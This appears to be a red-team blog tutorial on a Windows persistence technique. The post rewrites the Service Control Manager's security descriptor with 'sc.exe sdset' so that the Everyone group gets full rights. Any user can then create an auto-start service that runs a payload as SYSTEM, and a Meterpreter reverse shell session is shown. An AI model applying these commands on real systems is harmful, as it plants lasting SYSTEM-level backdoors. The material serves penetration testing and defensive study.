Persistence – Service Control Manager

pentestlab.blog/category/red-team/page/13


March 20, 2023

The service control manager (SCM) is responsible to start and stop services in windows environments including device drivers and start up applications. Microsoft introduced in Windows 2000 and later the Security Descriptor Definition Language (SDDL) in order to provide a textual representation for security descriptors in a more readable format. Prior to Windows 2000 security descriptors were represented as hex bytes. Permissions of the service control manager like other windows objects are managed by Discretionary Access Control List (DACL) which are also represent by SDDL.

During red team operations if elevated access has been achieved the permissions of the service control manager can be modified via the SDDL in order to grant the "Everyone" group with rights over the service control manager. This action could be used as a form of persistence since any user could create a service on the environment that will execute an arbitrary command or payload with SYSTEM level privileges every time that the computer starts. The technique was discovered by Grzegorz Tworek and was shared over Twitter.

Execution of the command below will retrieve quickly the SDDL rights of the service control manager utility.

```
sc sdshow scmanager
```




```
C:\temp>sc sdshow scmanager

D:(A;;CC;;;AU)(A;;CCLCRPRC;;;IU)(A;;CCLCRPRC;;;SU)(A;;CCLCRPWPRC;;;SY)(A;;KA;;;BA)(A;;CC;;;AC)(A;;CC
;;;S-1-15-3-1024-528118966-3876874398-709513571-1907873084-3598227634-3698730060-278077788-399060020
5)S:(AU;FA;KA;;;WD)(AU;OIIOFA;GA;;;WD)

C:\temp>
```

Service Control Manager – Security Descriptor

PowerShell could also be used to enumerate SDDL rights for all the user groups and convert them to a readable format.

```
$SD = Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\Schedule\Security\
$sddl =
([wmiclass]"Win32_SecurityDescriptorHelper").BinarySDToSDDL($SD.Security).Sddl
$SecurityDescriptor = ConvertFrom-SddlString -Sddl $sddl
$SecurityDescriptor.DiscretionaryAcl
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> $SD = Get-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\Schedule\Security\
PS C:\Users\pentestlab.PURPLE> $sddl = ([wmiclass]"Win32_SecurityDescriptorHelper").BinarySDToSDDL($SD.Security).Sddl
PS C:\Users\pentestlab.PURPLE> $SecurityDescriptor = ConvertFrom-SddlString -Sddl $sddl
PS C:\Users\pentestlab.PURPLE> $SecurityDescriptor.DiscretionaryAcl
NT AUTHORITY\Authenticated Users: AccessAllowed (CreateDirectories, GenericExecute, ListDirectory, Read, ReadAttributes,
 ReadExtendedAttributes, ReadPermissions)
NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories, Delete, DeleteSubdirectoriesAndFiles, ExecuteK
ey, FullControl, GenericAll, GenericExecute, GenericRead, GenericWrite, ListDirectory, Modify, Read, ReadAndExecute, Rea
dAttributes, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, Write, WriteAttributes, WriteData, WriteE
xtendedAttributes, WriteKey)
BUILTIN\Administrators: AccessAllowed (ChangePermissions, CreateDirectories, DeleteSubdirectoriesAndFiles, ExecuteKey, G
enericExecute, GenericRead, ListDirectory, Read, ReadAttributes, ReadExtendedAttributes, ReadPermissions, TakeOwnership,
 WriteAttributes, WriteExtendedAttributes)
BUILTIN\Users: AccessAllowed (CreateDirectories, GenericExecute, ListDirectory, Read, ReadAttributes, ReadExtendedAttrib
utes, ReadPermissions)
PS C:\Users\pentestlab.PURPLE>
```

Enumerate Permissions via PowerShell

The command below will enumerate the permissions of the "*scmanager*" utility and will display the associated SDDL rights.

```
sc sdshow scmanager showrights
```




```
C:\temp>sc sdshow scmanager showrights

D:(A;;CC;;;AU)(A;;CCLCRPRC;;;IU)(A;;CCLCRPRC;;;SU)(A;;CCLCRPWPRC;;;SY)(A;;KA;;;BA)(A;;CC;;;AC)(A;;CC
;;;S-1-15-3-1024-528118966-3876874398-709513571-1907873084-3598227634-3698730060-278077788-399060020
5)S:(AU;FA;KA;;;WD)(AU;OIIOFA;GA;;;WD)

SDDL right       Right value
----------       -----------
   GA        -   GENERIC_ALL
   KA        -   GENERIC_ALL
   GR        -   GENERIC_READ
   GW        -   GENERIC_WRITE
   GX        -   GENERIC_EXECUTE
   RC        -   READ_CONTROL
   SD        -   DELETE
   WD        -   WRITE_DAC
   WO        -   WRITE_OWNER
   RP        -   SC_MANAGER_QUERY_LOCK_STATUS
   WP        -   SC_MANAGER_MODIFY_BOOT_CONFIG
   CC        -   SC_MANAGER_CONNECT
   DC        -   SC_MANAGER_CREATE_SERVICE
   LC        -   SC_MANAGER_ENUMERATE_SERVICE
   SW        -   SC_MANAGER_LOCK
```

Service Control Manager – Rights Enumeration

Users with standard level access they cannot create a service in Windows environments. This privilege belongs only to elevated users such as Local Administrators. However, modification of the security descriptor permissions for the service control manager could allow also any user to create a service that will run under the context of the SYSTEM account. Using the security descriptor definition language these permissions could be modified by executing the command below:

```
sc.exe sdset scmanager D:(A;;KA;;;WD)
```



```
C:\temp>sc.exe sdset scmanager D:(A;;KA;;;WD)
[SC] SetServiceObjectSecurity SUCCESS

C:\temp>
```


Security Descriptor Permission Modification

The following table displays what the SDDL acronyms mean in the above command.

D	Discretionary Access Control List
A	Access Control Entry – Access Allowed
KA	KEY_ALL_ACCESS – Rights
WD	Security Principal of Everyone Group

The service configuration utility could be used to create a new service. The "*binPath*" parameter could store the arbitrary payload which will executed once the service starts. It should be noted that since the permissions of the service control manager changed, non elevated users can also create new services on the windows environment. In the event that the malicious service is removed by the blue team permissions will still remain allowing standard users to continue create new services to maintain persistence.


```
sc create pentestlab displayName= "pentestlab" binPath= "C:\temp\pentestlab.exe"
start= auto
```



```
Microsoft Windows [Version 10.0.17763.2183]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>sc create pentestlab displayName= "pentestlab" binPath= "C:\temp\pentestl
ab.exe" start= auto
[SC] CreateService SUCCESS

C:\Users\pentestlab.PURPLE>
```

Service Control Manager – New Service from Standard User Account


The new service will appear in the list of Windows services.



Name	Description	Status	Startup Type	Log On As
Network Setup Service	The Network...		Manual (Trigg...	Local System
Network Store Interface Serv...	This service ...	Running	Automatic	Local Service
Offline Files	The Offline ...		Manual (Trigg...	Local System
OpenSSH Authentication Ag...	Agent to hol...		Disabled	Local System
Optimise drives	Helps the co...		Manual	Local System
Parental Controls	Enforces par...		Manual	Local System
Payments and NFC/SE Mana...	Manages pa...		Manual (Trigg...	Local Service
Peer Name Resolution Proto...	Enables serv...		Manual	Local Service
Peer Networking Grouping	Enables mul...		Manual	Local Service
Peer Networking Identity M...	Provides ide...		Manual	Local Service
pentestlab			Automatic	Local System
Performance Counter DLL H...	Enables rem...		Manual	Local Service
Performance Logs & Alerts	Performance...		Manual	Local Service

Service Control Manager – New Service

When the system starts again, the service will automatically initiate and the payload will executed with SYSTEM level privileges.


```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.4:4444
[*] Sending stage (200774 bytes) to 10.0.0.3
[*] Meterpreter session 5 opened (10.0.0.4:4444 → 10.0.0.3:49681) at 2023-03
-13 17:57:46 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Service Control Manager – Meterpreter